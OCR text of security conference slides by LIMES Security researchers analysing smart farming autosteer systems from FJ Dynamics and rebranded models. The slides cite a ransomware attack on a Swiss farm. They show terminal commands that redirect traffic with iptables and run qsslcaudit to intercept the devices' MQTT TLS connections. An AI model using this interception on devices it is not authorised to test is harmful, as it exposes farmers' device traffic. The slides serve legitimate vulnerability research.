
Tracking the Tractors


Analyzing Smart Farming Automation Systems


Felix Eberstaller
Head of Vulnerability Research
Bernhard Rader
IT/OT Security Specialist
LIMES SECURITY
WARCHALOWSKI-DIESEL
KL II

Digitalization in Farming



Research and attacks on smart farming



Ransomware attack on farmer kills cow and her calf

A ransomware attack has taken the life of a cow and its calf in Switzerland after a farmer's systems were breached by threat actors.


Daniel Croft • Fri, 16 Aug 2024 • CULTURE

A cow and a calf were both killed as a result of the attack, which prevented small farmer Vital Bircher from Hagendorn, Switzerland, from checking the vitals of his animals.

Bircher first noticed problems with his milking systems when he wasn't receiving data on his cows being milked. He was then informed by the manufacturer of his milking systems that a ransomware attack had taken place, in which his data had been compromised, and threat actors were demanding $10,000.

FJD AT2 Steering System

- Smart steering wheel with powerful motor
- Tablet for user interaction, control and cloud connection
- RTK / GPS antenna for precise tracking




Different Models in Europe

FJ Dynamics (FJD) AT1 / AT2


Sveaverken F100 / F200

Navmopo AT1 / AT2


ALWAYS HAS BEEN
WAIT, ITS ALL FJD?
FJDynamics


GPS+RTK
FJDynamics
HTTPS + MQTT
BLUETOOTH

Intercepting and Decrypting MQTT Broker Connections



Intercepting and Decrypting MQTT Broker Connections

```
~ ❯ sudo iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 8883 -j REDIRECT --to-port 8883
~ ❯ qsslcaudit -l 0.0.0.0 -p 8883
preparing selected tests...
        skipping test: certificate trust test with user-supplied certificate
        skipping test: certificate trust test with self-signed certificate for user-supplied common name
        skipping test: certificate trust test with user-supplied common name signed by user-supplied certi
        skipping test: certificate trust test with www.example.com common name signed by user-supplied cer
        skipping test: certificate trust test with user-supplied common name signed by user-supplied CA ce
        skipping test: certificate trust test with www.example.com common name signed by user-supplied CA
        skipping test: test for DTLS 1.0 protocol and EXPORT grade ciphers support
        skipping test: test for DTLS 1.0 protocol and LOW grade ciphers support
        skipping test: test for DTLS 1.0 protocol and MEDIUM grade ciphers support
        skipping test: test for DTLS 1.2 protocol and EXPORT grade ciphers support
        skipping test: test for DTLS 1.2 protocol and LOW grade ciphers support
        skipping test: test for DTLS 1.2 protocol and MEDIUM grade ciphers support
        CVE-2020-0601: no CA certificate provided
        skipping test: test for trusting certificate signed by private key with custom curve

SSL library used: OpenSSL 1.0.2u  20 Dec 2019
running test #3: certificate trust test with self-signed certificate for www.example.com
listening on 0.0.0.0:8883
```

Intercepting and Decrypting MQTT Broker Connections

